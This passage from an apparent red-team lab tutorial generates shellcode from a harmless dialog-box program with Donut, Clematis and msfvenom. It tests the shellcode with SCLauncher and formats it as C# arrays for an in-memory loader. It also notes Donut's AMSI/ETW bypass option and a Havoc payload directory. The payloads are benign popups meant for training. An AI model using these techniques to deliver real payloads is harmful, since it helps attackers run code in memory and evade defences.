
When you run this, you see the following:

Nothing fancy here, but again just to show you a simple program that we'll extract shellcode from so we have PIC (position Independent Code), that we can use to inject into memory.
2. Extracting Shellcode with DONUT

DESCRIPTION: Donut is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. A module created by Donut can either be staged from a HTTP server or embedded directly in the loader itself.
https://github.com/TheWover/donut
DONUT OPTIONS:
| Parameter | Option | Description |
|---|---|---|
| -e | 1=None | Entropy. 1=None, 2=Use random names, 3=Random names + symmetric encryption (default) |
| -a | 2=amd64 | Target Architecture. 1=x86, 2=amd64, 3=x86+amd64(default) |
| -o | loader.bin | Output file to save loader. Default is "loader.bin" |
| -f | Output format. 1=Binary (default), 2=Base64, 3=C, 4=Ruby, 5=Python, 6=Powershell, 7=C#, 8=Hex | |
| -z | 1=None | Pack/Compress file. 1=None, 2=aPLib, 3=LZNT1, 4=Xpress |
| -b | 1=None | Bypass AMSI/WLDP/ETW : 1=None, 2=Abort on fail, 3=Continue on fail.(default) |
| -k | 2=Keep all | Preserve PE headers. 1=Overwrite (default), 2=Keep all |
- Open a
powershellprompt and usedonutto extract shellcode from our DialogBox.exe
cd C:\THEV\Labs\Lab_basicloader
donut.exe -e 1 -a 2 -o donut_shellcode.cs -f 7 -i DialogBox.exe -z 1 -b 1 -k 2

Since we'll be writing our shellcode loader in
C# (dotnet), we need to make sure our Output format will be aC#array.
Let's have a look at the shellcode donut extracted for us from our simple C program "DialogBox.exe" - open "donut_shellcode.cs" with Visual Studio Code:

As we can see the format is in hex format 0x, exactly what we need for our loader. This lab is mainly about generating some shellcode payloads - in the next lab we'll start building our shellcode loader and use all of the shellcode payloads we generated!
Running our shellcode
Previously we put the format of our donut shellcode to C#, so we can use it as an array in our dotnet shellcode loader we'll build in the next lab. But let's see if our shellcode actually works. Let's create a new shellcode but now as a raw binary format (the only difference is that we don't have the 0x in front of each byte).
We need to use donut with the
- Open a command prompt with
Administrator privileges:
cd C:\THEV\Labs\Lab_basicloader
donut.exe -e 1 -a 2 -o donut_shellcode.raw -f 1 -i DialogBox.exe -z 1 -b 1 -k 2

NOTE: The size of this raw shellcode is ~ 59 Kb, a bit larger than the original DialogBox.exe - this is because of reasons....
Let's use a simple shellcode launcher to verify our shellcode actually works - SCLauncher. This program is designed to load 32-bit or 64-bit shellcode and allow for execution or debugging. In addition, it can produce executable PE files based on the desired shellcode. This can ease testing as the output binary can be used by standard reverse engineering (Forensics) tools (i.e. IDA Pro, x64dbg and other debuggers).

https://github.com/jstrosch/sclauncher
- Open a
command promptwithAdministrator privileges:
cd C:\THEV\Labs\Lab_basicloader
sclauncher64.exe -f="donut_shellcode.raw"

Great, our shellcode is executing!
3. Extracting Shellcode with Clematis
DESCRIPTION: A powerful tool for converting PE files (EXE/DLL) into position-independent shellcode.

https://github.com/CBLabresearch/Clematis
- Open a
command promptwithAdministrator privileges:
cd C:\THEV\clematis
python .\clematis.py -f C:\THEV\labs\Lab_BasicLoader\DialogBox.exe -o C:\THEV\labs\Lab_BasicLoader\clematis_shellcode.raw -g false -c false

Let's check if our shellcode will run with SCLauncher :
- From the same command prompt:
cd C:\THEV\Labs\Lab_basicloader
sclauncher64.exe -f="clematis_shellcode.raw"

Yes it works as well (of course - we tested this :)) - finally let's convert this raw binary shellcode to a C# array so we can use it in the next lab.
- Open a powershell prompt with
Administrator privileges:
cd C:\THEV\Labs\Lab_BasicLoader\
.\shellcode_formatter_cs.ps1 clematis_shellcode.raw
This will write a new file to our C:\THEV\Labs\Lab_BasicLoader directory formatted in C# called clematis_shellcode.raw.cs. When you open this with Visual Studio CODE or notepad (not visual studio 2019!) we can check the format:
NOTE:
shellcode_formatter_cs.ps1is a simple powershell script that reads all bytes from a binary and adds0xto each byte and then a comma,to put it in aC# arrayformat.

When we open both the raw shellcode and the formatted C# shellcode we can see how the script works (we need to install a HEX editior extension in VS Code to view the binary file):
Install Hex editor extension:

When you open the raw binary file in vscode select hex editor instead of text (vscode will ask you what to do):



Why are we showing you this? Well, just to show you how you can extract and modify shellcode to the correct format for the loader you are using (C, C++, C#, Rust all have different formats they expect). Not all tools or attack frameworks support this - but it's easy enough when you can at least get a binary shellcode to manipulate that to what you need.
4. Generating Shellcode with MSFVenom (popup)
- On your Kali machine, open a terminal and generate a dialog box shellcode in
CSharpformat, (we have installed the metasploit framework on it for purposes of generating some simple payloads):
cd /opt/Havoc/payloads
msfvenom -a x64 --platform windows -p windows/x64/messagebox TEXT="Successful Execution :)" TITLE="CrimsonCORE" -f csharp -o msf_msgbox.cs
cat msf_msgbox.cs

- On your kali open a terminal:
cd /opt/Havoc/payloads
updog2
